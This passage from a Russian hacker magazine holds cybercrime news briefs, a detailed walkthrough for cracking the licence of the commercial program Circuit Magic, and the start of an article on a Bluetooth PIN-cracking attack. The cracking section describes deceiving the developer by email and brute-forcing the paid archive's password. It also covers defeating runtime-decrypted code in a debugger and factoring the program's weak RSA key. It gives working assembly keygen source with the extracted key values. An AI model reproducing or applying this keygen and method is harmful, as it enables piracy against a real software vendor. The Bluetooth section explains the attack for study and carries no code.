23.01.2002. В отдел «К» УВД Приморского Края обратилось представительство Японской телевизионной компании «NHK». Японцы были очень удивлены постоянно растущими расходами за использование Интернета. В ходе оперативно-розыскных мероприятий было установлено 12 человек, которые незаконно использовали их логин и пароль для доступа во всемирную Сеть. По материалам расследования был привлечен судом к уголовной ответственности (2 года условно) по ст.165ч2 УК РФ Кауров В.К., который использовал и распространял (продавал) доступ в Интернет, принадлежащий не только компании «NHK», но и «НИППОРОС КОРПОРЕЙШЕН» и «ЭС ЭНД ТИ ГРУП».

10.07.2004. Судья Тракторозаводского районного суда г. Челябинска Федосова Г.В. вынесла приговор Андросову Д. И. Гражданин Андросов написал программу sendsms.pl, которая рассылала нецензурные SMS-сообщения пользователям Мегафона и рапустил ее на три часа. За время работы его скрипт разослал 11261 нецензурных смсок. Это привело к несанкционированному копированию компьютерной информации, то есть переносу информации с одного машинного носителя на другой (рассылке), нарушению работы сети ЭВМ ЗАО «Уральский Джи Эс Эм».

15.04.2003. В апреле 2003 года в Магадане была проведена спецоперация отдела «К» УВД Магаданской области. В крупном книжном магазине «Знание» [redacted] была проведена контрольная закупка диска «Все для хакера», атак же дисков порнографического содержания. Продавец – 24 летний житель города Магадана, снимал в магазине несколько квадратных метров и сразу после проведения контрольной закупки был взят под стражу.



TEXT ARA / ARA@CRACKLAB.RU /

НЕВИДИМАЯ ВОЙНА

СПАСУТ ЛИ КРИПТОАЛГОРИТМЫ ПРОГРАММЫ ОТ ВЗЛОМА?

«НЕ СЕКРЕТ, ЧТО ПРОИЗВОДИТЕЛИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ВО ВСЕМ МИРЕ СТРЕМЯТСЯ МАКСИМАЛЬНО НАДЕЖНО ЗАЩИТИТЬ СВОЮ ПРОДУКЦИЮ ОТ РАЗЛИЧНЫХ ВИДОВ ВЗЛОМА. В НАСТОЯЩЕЕ ВРЕМЯ ОГРОМНУЮ ПОПУЛЯРНОСТЬ ПРИОБРЕЛИ НАВЕСНЫЕ ЗАЩИТЫ В ВИДЕ РАЗЛИЧНЫХ ПРОТЕКТОРОВ. ПРИНЦИПЫ ИХ РАБОТЫ ИЗУЧЕНЫ ВДОЛЬ И ПОПЕРЕК ЕЩЕ С МОМЕНТА ВОЗНИКНОВЕНИЯ, И С ВЫХОДОМ КАЖДОЙ НОВОЙ ВЕРСИИ МОМЕНТАЛЬНО ПОЯВЛЯЮТСЯ МАНУАЛЫ ПО ИХ ВЗЛОМУ. КОММЕРЧЕСКИЕ ПРОТЕКТОРЫ СТОЯТ ДОВОЛЬНО МНОГО И ИЗ-ЗА ЭТОГО НЕДОСТУПНЫ ПРОГРАММИСТУ-ОДИНОЧКЕ. ПОЭТОМУ ЕМУ ПРИХОДИТСЯ, КРОМЕ РАЗРАБОТКИ СОБСТВЕННО ПРОДУКТА, ЗАНИМАТЬСЯ И ЕГО ЗАЩИТОЙ. НО ДЛЯ СОЗДАНИЯ КАЧЕСТВЕННОЙ ЗАЩИТЫ НЕОБХОДИМО ИМЕТЬ ХОТЯ БЫ БАЗОВОЕ ПРЕДСТАВЛЕНИЕ О МЕТОДАХ ВЗЛОМА ПРОГРАММ, ИНСТРУМЕНТАХ, СПОСОБАХ ПРОТИВОДЕЙСТВИЯ, ОТЛАДКЕ И ТАК ДАЛЕЕ. В ЭТОЙ СТАТЬЕ МНЕ ХОТЕЛОСЬ БЫ РАССМОТРЕТЬ НА ПРИМЕРЕ ОДНОЙ ПРОГРАММЫ ТИПИЧНЫЕ ОШИБКИ БОЛЬШИНСТВА ПРОГРАММИСТОВ ПРИ РАЗРАБОТКЕ ЗАЩИТЫ СВОИХ ПРОДУКТОВ»

НАДЕЖНЫ ЛИ ДЕМОВЕРСИИ?

Исследовать мы будем программу Андрея Кононова Circuit Magic — комплекс для расчета электрических цепей постоянного и переменного тока в общем виде. Именно ее попросили взломать на одном из форумов, посвященных взлому и защите программ — CrackL@b. По работе программы ничего сказать было нельзя: при клике на любую иконку выскакивало назойливое сообщение, что в демоверсии эта опция недоступна. На первый взгляд — стандартная демонстрационная версия, основные функции заблокированы. Но в меню присутствует пункт «Регистрация», при попытке вызвать которую программа просто закрывается. Возможно, автор просто забыл его удалить, а может, оставил намеренно, пытаясь запутать потенциального взломщика. Нам остается только гадать.

Подумаем, как же создают демоверсии? Если рассудить логически, то в большинстве случаев демоверсия есть ни что иное, как полная версия, только самые основные опции из программы удаляются и заменяются на различные напоминания о регистрации. Это в идеале (для разработчика). На практике попадаются и такие «шедевры», в которых все нужное остается на месте, а напоминания просто добавляются к основной программе в обход вызовов нужных процедур. Безусловно, взломщику не составит особого труда это обнаружить и путем подмены (патча) нескольких байт легким движением руки превратить демку в полнофункциональный продукт. Но с этой программой такой фокус не прошел — настоящая демо, функции вырезаны, так что практического интереса не представляет. Что ж, будем пытаться достать full-версию.

КАПЕЛЬКА СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

Где можно взять полную версию программы? Например, найти в Интернете, в сетях E-Donkey или у автора :). Естественно, где-нибудь скачать полную версию не удалось — слишком специфическая программа, да и вообще сомневаюсь я, что кто-то ее покупал и потом решил поделиться со всеми. Остается сам автор. Посовещавшись, было решено сыграть на пресловутом пункте «Регистрация» в меню. Автору было направлено письмо следующего содержания (стиль и орфография автора письма сохранены):

«Здравствуйте! Скачал Вашу демо Circuit Magic — понравилась. Хочу купить, но что-то не понял ничего: нажимаю регистрация, а программа аварийно закрывается. Куда же я введу регистрационный код? С уважением, Александр.»

Ответ не заставил себя долго ждать. Так как он довольно большой по объему (на половину статьи), приводить тут я его не буду, остановимся лишь на основных моментах. Самое главное — это фраза «…Перед оплатой скачайте архив коммерческой версии программы с адреса http://.... Архив защищен паролем. Пароль для распаковки архива сообщается сразу после получения подтверждения оплаты». Ну и далее, собственно, про регистрацию — отослать автору код компьютера, сгенерированный программой регистрации, и получить ответный лицензионный код. Не кажется вам, что слишком закручено? Сперва оплатить программу, получить пароль на архив. Разархивировав, получить код и только потом автор вышлет ответный. Ну что ж, все равно эти пересылки ключей, денег и паролей не для нас, так как у нас есть полная версия.


ГДЕ ИСКАТЬ ПАРОЛИ ZIP?


Для восстановления забытых паролей к архивам существует довольно много утилит. Наверное, самые известные из них — это продукты от компании ElcomSoft, специализирующейся на вытаскивании паролей из всего, куда они были введены ранее. Мы будем пользоваться пакетом Password Kit Enterprise v7.0, который содержит довольно много различных утилит для подбора паролей, в том числе и для архивов ZIP. Попутно следует отметить, что подбор паролей к архивам ZIP зачастую является не таким уж и долгим, как к примеру к аналогичному архиву RAR. А уникальная возможность SureZip и вообще делает подобную защиту легко преодолимой. К сожалению, она работает только с версиями WinZip 8.1 и ниже, да к тому же файлов в архиве должно быть не меньше пяти. Но нас это как раз устраивает: файлов у нас много, а так как программа старовата, то явно она была запакована нужной нам версией. Запускаем утилиту ZipKey, выбираем SureZip в опциях, указываем наш архив и идем пить чай с бутербродами. Дальше будет интереснее. Через несколько минут пароль найден.


ИССЛЕДОВАНИЕ ПРОГРАММЫ

Архив распакован, можно спокойно устанавливать программу. Теперь программа не запускается вообще. Зато появился новый файлик — *regcm.exe*. Это и есть файл регистрации, сделан столь топорно, что сразу наталкивает на мысль о спешке, в которой автор делал регистрацию. На рисунке можно оценить этот шедевральное творение.




в левой части код — ДО запуска программы, в правой — ПОСЛЕ


взлом пароля к архиву


шедевр usability: диалог регистрации программы

Все в точности, как и писал автор. Генерируется «код вашей ЭВМ», который нужно отослать автору, в ответ надо ввести присланный код. Мы вводим любые цифры, но сообщений никаких не выдается. Придется догадываться самим. Вариантов много, поэтому я просто запустил программу — проверить что будет. Однако прога запустилась с ошибкой, да и при нажатии на любую иконку она вылетает (там где раньше было сообщение о демоверсии). Понятно, код-то у нас неверный. Теперь можно запускать свои любимые отладчики и дизассемблеры. У меня это — OllyDbg и IDA, в дальнейшем всю работу будем проводить в них. Конечно, наш любимый DeDe тоже может помочь. Благо программа написана на Delphi и ничем не пакована (достаточно редкий случай в наше время).

Так как ошибка появляется после сплеш-формы и до открытия основного окна, то поставим в отладчике бряк на TForm1. Form Create. Адрес 0091E050 нам подскажет DeDe. Запустив программу под отладчиком и остановившись в нужном нам месте, немного потрейсим код до появления ошибки, попутно отмечая, что делает программа, но не вдаваясь в подробности. Кажется, что программа делает совершенно не нужные ей действия: считывает серийные номера дисков, дату и версию BIOS, читает наш введенный код из файла *checkSum.dat* и даже проверяет наличие отладчика SoftIce.

код, расшифровываемый во время выполнения

```
0091EBF6 6A 00              PUSH 0
0091EBF8 68 80000000        PUSH 80
0091EBFD 6A 03              PUSH 3
0091EBFF 6A 00              PUSH 0
0091EC01 6A 03              PUSH 3
0091EC03 68 000000C0        PUSH
0091EC08 A1 18569300        MOV EAX,DWORD PTR
DS:[935618]
0091EC0D 50                         PUSH EAX
0091EC0E E8 1586EEFF        CALL
<JMP.&kernel32.CreateFileA>
```

Что интересно, этот кусок кода расшифровывается во время выполнения программы, если посмотреть листинг в IDA, то там будет совершенно другой код.

На рисунке в левой части находится код ДО запуска программы, в правой — ПОСЛЕ запуска. Разница очевидна. Значит, мы на верном пути, если автор решил эту часть скрыть. Поэтому придется запустить программу, чтобы раскриптовались все участки, и использовать функцию DeDe «Дампить активный процесс». Отметим, что ошибка вылетает при вызове процедуры по адресу 91F201:

код, на котором вылетает ошибка

```
0091F201  MOV EAX,DWORD PTR SS:[EBP-128]
0091F207  CALL SuperSol.0091DF30
0091F20C  MOV ECX,DWORD PTR DS:[9378F8]
0091F212  CMP EDX,DWORD PTR DS:[ECX+4];\
0091F215  JNZ SHORT SuperSol.0091F219; ключевые сравнения
0091F217  CMP EAX,DWORD PTR DS:[ECX]; /
0091F219  JE SHORT SuperSol.0091F220
0091F21B  CALL <SuperSol.@System@@Halt0$qqrv (00E4: C3)>
0091F220  MOV EDX,DWORD PTR SS:[EBP-8]
0091F223  MOV EAX,DWORD PTR SS:[EBP-4]
0091F226  MOV EAX,DWORD PTR DS:[EAX+628]
0091F22C  CALL SuperSol.0092E640
0091F231  JMP SHORT SuperSol.0091F23D
```

ЖЕЛЕЗНЫЙ БРЯК

В EAX лежит указатель на наш введенный неправильный код. Если посмотреть чуть ниже, станет очевидно, что программа нормально запустится, если успешно выполнить сравнения по адре-

ЧТО ТАКОЕ RSA

Немного теории. Алгоритм RSA носит такое название благодаря своим создателям, по первым буквам их фамилий — Rivest, Shamir, Adleman. В настоящее время это один из самых популярных несимметричных криптоалгоритмов. Ключи шифрования вычисляются, как функции двух больших простых чисел, то есть чисел, делящихся только на себя и на единицу. Предполагается, что восстановление исходного текста по шифротексту и закрытому ключу эквивалентно разложению на множители двух больших чисел. Использование достаточно больших чисел делает алгоритм надежным и криптостойким. Формирование открытого и закрытого ключей описывается следующим алгоритмом:

1 Фиксируются два простых числа p и q
2 Вычисляется их произведение n=p*q
3 Выбирается число e, меньшее n, являющееся взаимно простым с числом (p-1)(q-1)
4 По методу Евклида подбираются целые числа d и y, удовлетворяющие уравнению e*d-1=(p-1)(q-1)*y
5 Пара чисел (e,n) — это открытый ключ, которым шифруется текст
6 Число d — закрытый ключ, он храниться в секрете; с его помощью читаются все сообщения.

При шифровании исходный текст рассматривается как числовой ряд, и над каждым его числом совершается операция C(i)=(M[i]^e) mod n.
Более подробно про алгоритм RSA, а также многих других можно прочитать в книге известного специалиста в криптографической науке Брюса Шнайера «Прикладная криптография», переведенной на русский язык.
А мы пока разберем работу алгоритма RSA на очень простом примере. Выберем p=3, q=7 — два взаимно простых числа, правда, маленьких, но это нам нужно только для разбора работы алгоритма. Соответственно, n будет равно 21 (3*7). Установим e=5 — взаимно простое с результатом (3-1)*(7-1)=12. Тогда отыскать несколько пар (d,y) несложно: к примеру, (5,2) или (17,7). Мы для интереса возьмем вторую пару. Закрытый ключ в этом случае будет числом 17, а открытый — парой чисел (5,21).
Возьмем последовательность M={1,2,3,4,5} и зашифруем ее с помощью открытого ключа:

C(1)=1^5 mod 21 = 1
C(2)=2^5 mod 21 = 11
C(3)=3^5 mod 21 = 12
C(4)=4^5 mod 21 = 16
C(5)=5^5 mod 21 = 17

Получилась последовательность C={1,11,12,16,17}. Это и есть криптотекст. Дешифрование проводится аналогично шифрованию, только при этом используется закрытый ключ. При использовании достаточно больших чисел достигается значительная криптостойкость RSA. Единственный способ взлома этого алгоритма (то есть нахождения закрытого ключа) является так называемая brute-force атака, проще говоря, метод последовательного перебора. Однако сразу стоит заметить, что при достаточно больших (свыше 256 байт) выбранных числах этот перебор может затянуться на долгие-долгие годы.

ГЕНЕРАЦИЯ КЛЮЧЕЙ В RSA





Дополнительную информацию об RSA и шифровании лучше всегда брать из классических трудов. Например, известной книги Брюса Шнайера.

сам 91F212 и 91F219. Скорее всего, это просто сравниваются два 64-битных числа. Ставим hardware breakpoint на адрес 0091F201, так как обычный breakpoint по F2 поставить не получится — код-то распаковывается во время выполнения. Встречаются такие защиты, точнее методы противодействия отладки: обычный бряк — это не что иное, как команда int3, вставляемая по адресу устанавливаемого бряка. При выполнении этой команды отладчик соответствующим образом ее обработает, заменит на оригинальную команду и остановится — бряк сработает. В нашем же случае код расшифровывается динамически, то есть вставленная отладчиком команда int3 будет просто затерта.
Перезапустим теперь программу с установленным hardware breakpoint и после останова можем спокойно ставить бряк на адрес 0091F20C (следующая команда после найденной процедуры), чтобы посмотреть, что за числа сравнивает программа перед выходом. Одним из тех двух чисел оказывается код ЭВМ, а второе, очевидно, декодируется из ответного кода. Не зря же он передается в процедуру перед сравнением. Поэтому посмотрим на эту самую процедуру. При заходе в нее сразу бросаются в глаза строки 1416279565843026651281 5 и 18801309793337088697462 7.

Первая мысль при их виде — RSA. Заглянув внутрь процедуры 885A2C, все сомнения исчезли. Это старая добрая реализация RSA из какого-то популярного среди программистов-шароварщиков делфи-компонента. Описание алгоритма шифрования RSA приведено в соответствующей врезке, настоятельно рекомендую тебе ознакомиться с ним, так как это нужно для понимания того, о чем я буду говорить. А мы сейчас продолжим взлом программы.
Прежде всего давай определимся с тем, какие инструменты для работы с алгоритмом RSA у нас есть? Мы будем использовать две утилиты — RSA-Tool и BigInt Calculator Pro. Скачать их можно с сайта http://crack-lab.ru. Первая, кроме генерации больших простых чисел, открытых и закрытых ключей, шифрования и дешифрования, также может по известному числу n раскладывать его на p и q и вычислять d. Опять же напомню, что сроки вычисления (читай — подбора) зависят от длины используемых ключей. Вторая утилита производит математические операции с очень большими числами, а также имеет в своем составе модуль RSA. В нем мы будем проверять найденные решения.

ВЫЧИСЛЕНИЕ ЛИЦЕНЗИОННОГО КОДА

Для начала проверим работу RSA с помощью RSA-Tool (она позволяет работать с десятичными числами) на примере от Брюса Шнайера: n=3337, p=47, q=71, e=79, d=1019. Сперва введем n, жмем Exact size. Получим размер ключа — 12 бит, введем его в поле KeySize.

Для нахождения p и q факторизуем n (Factor N). Получим 47 и 71. Для нахождения d надо ввести выбранную e в шестнадцатеричном виде и нажать Calc D. d=1019 — все точно, как в примере. Вернемся к нашей программе. Сперва разберемся, что за строки 14162795658430266512815 и 188013097933370886974627? Мы уже разобрались, что открытый ключ должен состоять из двух чисел — n и e. Какое же из этих двух чисел n, а какое — e? RSA-Tool нам все расскажет, к тому уже числа довольно маленькие (для криптостойкого RSA). Для начала можно попробовать факторизовать первое число (все, как в примере). Не вышло? Пробуем второе. А второе прекрасно разложилось на два сомножителя. Следовательно, первое число — это e. Размер ключа — 78 бит, значит, у нас RSA-78.

Надо в поле E ввести первое число, не забыв перевести его в шестнадцатеричный вид. Нажав Calc D, мы находим недостающее число — 1113439. Здесь необходимо отметить, что на самом деле получилось все наоборот: нам было заранее известно число d, а находили мы e. Дело в том, что, с математической точки зрения, числа d и e равнозначны, то есть можно шифровать с помощью d, расшифровывать — с помощью e, и наоборот. Практической разницы выбор числа для шифрования не имеет.

Что мы получили в итоге и для чего все это было изучено и проделано? Получается, что программа декодирует введенный ответный код по алгоритму RSA, а значит, для получения правильного кода нужно закодировать «код ЭВМ». Но есть небольшая деталь — этому делфи-компоненту нужно, чтобы первый байт декодированного числа был 07, тогда он отбрасывается и получается нужное число. Такой уж странный замысел был у его разработчиков. Значит, алгоритм наших дальнейших действий такой:

1 Преобразовать «код ЭВМ» в шестнадцатеричную систему
2 Добавить в начало 07.
3 Сделать RSA_EnCrypt.
4 Преобразовать результат в десятичную систему.

Для вычислений воспользуемся калькулятором BigInt Calculator, точнее его модулем RSATool. Переведем все найденные числа в шестнадцатеричную систему и введем в соответствующие окна RSATool. Остается ввести «код ЭВМ» в шестнадцатеричном виде с добавленным «07» в окошко Encrypt&Decrypt test и нажать Encrypt. Получим наш серийный номер. Переводим его в десятичный вид, вводим в *regcm.exe*, и программа запускается без вопросов.

ПИШЕМ КЕЙГЕН


Написание кейгена для RSA может показаться делом чрезвычайно трудным, однако это не совсем так. Есть много готовых библиотек для работы с большими числами, например, библиотека biglib v. 0.01e by roylfleur. Ее мы и будем использовать. Писать будем, конечно, на ассемблере, используя практически любой его компилятор. Вот основная часть нашего кейгена:


```
код нашего кейгена

.data
E db "10FD5F",0
Ndb "27D035E0D250C4F3ECA3",0
.code

KgProc proc hWin:HWND
LOCAL big_n: DWORD
LOCAL big_e: DWORD
LOCAL big_c: DWORD
LOCAL big_m: DWORD

invoke GetDlgItemText,hWin,1002,addr sID,20h
.if eax
  invoke RtlZeroMemory,addr sSerial,sizeof M+sizeof sSerial
  invoke _BigCreate,0 ;Инициализация
  mov big_n,eax
  invoke _BigCreate,0
  mov big_e,eax
  invoke _BigCreate,0
  mov big_c,eax
```


использование RSATool


программа BigInt помогла нам с вычислениями

```
  invoke _BigCreate,0
  mov big_m,eax
  invoke _BigIn,addr N,10h,big_n
  invoke _BigIn,addr E,10h,big_e
  mov eax,offset sID
  mov edx,offset sTmp
  call str2int64 ; конвертируем в 64-битное число, взято из
Delphi
  bswap eax
  bswap edx
  mov dword ptr [M],edx
  mov dword ptr [M+4],eax
  mov edi,offset M ;Формирование M
  xor eax,eax
  mov ecx,8
  repz scasb
  add edi,-2
  mov byte ptr [edi],7
  invoke _BigInBytes,offset M,8,256,big_m
  invoke _BigPowMod,big_m,big_e,big_n,big_c ;Кодирование
  invoke _BigOut,big_c,10,addr sSerial ;Преобразование в 10-
чную строку
  invoke _BigDestroy,big_n ;Деинициализация
  invoke _BigDestroy,big_e
  invoke _BigDestroy,big_c
  invoke _BigDestroy,big_m
  invoke SetDlgItemText,hWin,1003,addr sSerial
.else
   invoke SetDlgItemText,hWin,1003,addr sShortName
.endif
ret

KgProc endp
```

Основа кейгена готова, интерфейс и оформление добавишь сам.

ЗАКЛЮЧЕНИЕ

Необходимо отметить, что нам удалось написание кейгена для этой программы благодаря ошибкам автора при выборе ключей, точнее их длин. При выборе достаточно больших ключей взлом бы затянулся на несколько лет. Хотя нет, не взлом, а поиск верного серийного номера. Всегда же есть другие способы взлома, например, патч тех переходов, перед которыми сравниваются два 64-битных числа (адрес 0091F20C, к примеру). Или подстановка нужных значений в сравниваемые регистры. Возможность патча проверь сам, думается, что там не все будет так просто.

К тому же наука не стоит на месте: математики и криптографы постоянно ведут работу по изучению стойкости криптоалгоритмов. Было, к примеру, выявлена некоторая закономерность в распределении простых чисел. Замечено, что простые числа располагаются на числовой оси своего рода скоплениями, что может немного облегчить их поиск. Но пока алгоритм RSA остается одним из самых стойких алгоритмов шифрования.

BINARY YOUR'S



На нашем диске Степ выложил массу документов, посвященных криптографии, все упомянутые в статье утилиты и программы, включая ломаемую тулзу для обсчета электрических цепей и исходники кейгена.



CD/DVD На нашем диске ты найдешь полные версии программ, описанных в этой статье, а также полную подборку документации о багах bluetooth.



ТЕХТ АЛЕКСАНДР ЛЮБИМОВ АКА SASHIKS / REAL_SSHX@MAIL.RU /

SUPERSNIPER

РАЗБИРАЕМСЯ В КРИТИЧЕСКОЙ УЯЗВИМОСТИ ПРОТОКОЛА BT

«Я НЕ СТАНУ ВЕЛИЧАЙШИМ МЫСЛИТЕЛЕМ СОВРЕМЕННОСТИ, ЕСЛИ СКАЖУ ЧТО BT СЕЙЧАС ПРИОБРЕЛ СУМАСШЕДШУЮ ПОПУЛЯРНОСТЬ: БЛЮТУС-МОДУЛЯМИ ОБОРУДОВАНО БУКВАЛЬНО ВСЕ: ОТ ТЕЛЕФОНОВ И ДО ПРИНТЕРОВ С НОУТБУКАМИ; ПО УЛИЦАМ ГОНЯЮТ ТОЛПЫ РАДОСТНЫХ БЛЮДЖЕКЕРОВ; КУЧА ЛЮДЕЙ В МГНОВЕНИЕ ОКА ОБМЕНИВАЮТСЯ КОНТАКТАМИ И ЗАПИСЯМИ СО СВОИХ ТЕЛЕФОНОВ. КАЗАЛОСЬ БЫ, ВСЕ ДОВОЛЬНЫ И НИКТО НЕ ЖАЛУЕТСЯ. ОДНАКО С КАЖДЫМ ДНЕМ НАКАПЛИВАЕТСЯ ВСЕ БОЛЬШЕ И БОЛЬШЕ ВОПРОСОВ ОТНОСИТЕЛЬНО БЕЗОПАСНОСТИ ЭТОГО ПРОТОКОЛА. МЫ УЖЕ ПИСАЛИ ОБ ОСНОВНЫХ БАГАХ BLUETOOTH, А СЕГОДНЯ РАССКАЖЕМ О НОВОЙ МЕТОДИКЕ ВЗЛОМА, КОТОРУЮ РАЗРАБОТАЛИ ДВА ВЕСЕЛЫХ ИЗРАИЛЬТЯНИНА»

ПОВЕСТЬ О ГОЛУБЫХ ЗУБАХ

Возможно, в этом месте статьи стоило выразить свое негодование: дырка в таком популярном протоколе! Оболтусы и негодяи эти скандинавы, разработчики bluetooth! Но, я думаю, будет лучше отправить всю критику и недовольные возгласы относительно BT-баги аккуратно в топку и, собственно, приступить к делу.

А дело в том, что в мае этого года Авиша Вул и Янив Шакед (Avishai Wool, Yaniv Shaked) — сотрудники Тель-Авивского университета опубликовали в Интернете подробное описание атаки на блютус-устройства. Материал наделал довольно много шума (ты, наверное, слышал о нем, да?), и это не зря. Суть нападения заключается в том, что хакер может похитить PIN-код во время процесса паринга (pairing) двух девайсов. Эта процедура взлома довольно сложная и включает в себя несколько этапов, среди которых самым важными является сбор пакетов данных и их анализ с последующей расшифровкой. Скажу тебе сразу, что материал своеобразный. Для того чтобы его правильно понять, нужно немного поразмыслить и подключить фантазию.

Сам процесс атаки тесно связан с механизмом аутентификации и созданием ключа-шифра между двумя устройствами, поэтому перед тем как мы перейдем непосредственно ко взлому PIN'a, давай поглядим, какую последовательность действий совершают устройства, желающие соединиться.

НАЧАЛО НАЧАЛ — PAIRING

Паринг — это процесс, в котором два (или более) девайса связываются для создания общей для всех устройств секретной величины K_{init}, которая потом используется в дальнейшем общении этих bluetooth-устройств. Сразу оговорюсь, что по ходу текста я буду иногда называть паринг «сопряжением» — это синонимы, чтобы ты знал. В некоторых официальных доках по BT можно даже встретить смешной перевод («подгонка пары»), поэтому, я думаю, что никто не уличит нас в безграмотности.

Процесс установки связи называется инициализацией, и в bluetooth ее принято делить на три шага:

1 Создание ключа инициализации (тот самый K_{init})
2 Создание ключа связи (в официальной документации называется link key и обозначается, как K_{ab})
3 Аутентификация

Перед тем как устройства начнут «спариваться» (люди, о чем я тут пишу? :)), на обеих сторонах нужно ввести специальный PIN-код. Обычно, если два человека хотят связать, допустим, свои телефоны, они заранее договариваются о том, какой будет PIN. В будущем соединяющиеся устройства мы будем называть весьма красноречиво — A и B; кроме того, одно устройство при паринге становится главным (Master), а другое — ведомым

СУТЬ НАПАДЕНИЯ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ХАКЕР МОЖЕТ ПОХИТИТЬ PIN-КОД ВО ВРЕМЯ ПРОЦЕССА ПАРИНГА (PAIRING) ДВУХ ДЕВАЙСОВ.



общий план атаки. Вычисляем потенциальный Kinit, Kab и SRES по мнимому PIN'. Правда, несложно?

(Slave). Будем считать, что устройство А — главное, а В — ведомое. Это нам пригодится, чтобы не путаться и адекватно воспринимать приводимые схемы. Сразу после того, как пользователи ввели PIN-коды, начинается создание ключа K_{init}. K_{init} формируется по алгоритму E22, который оперирует такими величинами:

1 BD_ADDR — уникальный адрес BT-устройства длиной 48 бит (то же самое, что и MAC-адрес у обычной сетевухи)
2 PIN и его длина
3 Случайное 128-битное число IN_RAND

На выходе, после работы E22 алгоритма, получаем 128- битное слово, которое гордо именуется K_{init}. Стоит подчеркнуть, что число IN_RAND отсылается устройством А в чистом виде, то есть ни о каком шифровании речи еще не идет. Если PIN-код устройства неизменяем, то при формировании ключа инициализации (K_{init}) используется BD_ADDR второго устройства. Когда у обоих девайсов пины разные, будет использован BD_ADDR(B). Первый шаг паринга пройден, а за ним следует создание link key K_{ab}. Как только он будет сформирован, ключ K_{init} отбрасывается и больше не используется.
Плавно переходим к созданию ключа связи (link key), который в простонародье называют K_{ab}. Для этого нехитрого дела железки пересылают друг другу 128-битные слова LK_RAND(A) и LK_RAND(B), которые генерируются случайным образом и обмениваются ими после побитового XOR'a ключом инициализации



Узнать BD_ADDR-устройства очень просто. Для этого есть стандартная процедура опроса (inquiry). Поэтому адреса устройств А и В — не секрет для хакера :).

K_{init}. Вся процедура достаточно подробно описана на схеме. После того как девайсы уже обменялись поксоренными словами, начинается вычисление ключа по методу E21. Вот что необходимо для K_{ab}-ключа:

1 BD_ADDR (это мы уже проходили)
2 128-битный LK_RAND (каждое устройство хранит свое и полученное от другого девайса значение)
// На это месте pairing ЗАКАНЧИВАЕТСЯ

После длительных потуг link key все-таки создается, и это значит, что сам паринг успешно завершен, и начинается последний этап инициализации bluetooth — совместная аутентификация, или Mutual authentication. Процесс основан на довольно любопытной схеме «запрос-ответ». Но одна из железок становится верификатором (то есть «проверяющим»), генерирует случайное слово AU_RAND(A) и в plain text засылает его соседнему устройству, кратко называемому предъявителем (claimant — в оригинальной документации). Как только устройство-предъявитель получает это «слово», начинается вычисление величины SRES с применением алгоритма E1, и она отправляется верификатору. Соседний девайс производит аналогичные вычисления и проверяет ответ предъявителя. Если SRES'ы совпали, то, значит, все OK, и теперь девайсы меняются ролями, так что процесс повторяется заново. Сам же SRES вычисляется по E1-алгоритму, который оперирует такими величинами:

1 Случайно созданное AU_RAND
2 link key K_{ab}
3 Свой собственный BD_ADDR

Представить в голове такой процесс довольно муторно, но туман рассеется, как только ты взглянешь на схему. Все, с инициализацией разобрались, идем дальше.

THE BASIC ATTACK

Как происходит аутентификация мы уже разобрали. Самое время проанализировать данные, которыми обменивались устройства на протяжении всего процесса сопряжения:

#	Откуда	Куда	Данные	Длинна	Вид
1	A	B	IN_RAND	128 bit	plaintext
2	A	B	LK_RAND(A)	128 bit	XORed with K_{init}
3	B	A	LK_RAND(B)	128 bit	XORed with K_{init}
4	A	B	AU_RAND(A)	128 bit	plaintext
5	B	A	SRES	32 bit	plaintext
6	B	A	AU_RAND(B)	128 bit	plaintext
7	A	B	SRES	32 bit	plaintext


Обладая этими сведениями, реально продумать и рассчитать теоретический план атаки на bluetooth-соединение, чтобы украсть PIN. Представим, что негодяй хакер прослушал эфир и во время

СИНИЙ СНАЙПЕР

Как ты, наверное, уже наслышан, номинальный радиус работы устройств BT-v1 не превышает 15 метров. Эту цифру декларирует стандарт протокола, и расстояние нормальной работы редко превышает 10 метров. Хакерам показалась стремной идея ходить за «жертвой», подкрадываясь со спины и прячась за редкими кустиками, чтобы похитить из мобильного телефона нужную инфу. Поэтому на свет появился довольно интересный девайс — винтовка BlueSniper, разработанная Джонном Херингтоном (www.flexilis.com). Конструкция представляет собой длинную антенну, снабженную настоящим прицелом. Винтовка подключается к портативному устройству — ноутбуку/КПК. Это приспособление реально увеличивает эффективную дальность bluetooth-устройств до 1,5 километров. Во всей Сети уже с марта этого года гуляет информация, что автор BlueSniper, находясь в высотном здании Лос-Анджелеского отеля, направлял винтовку на прохожих и сливал с их телефонов адресные книги.



Стоит различать процесс сопряжения устройств (pairing) и аутентификации (authentication). Паринг нужен только для создания ключа связи, которым устройства будут пользоваться в дальнейшем, каждый раз передавая какие-либо данные.



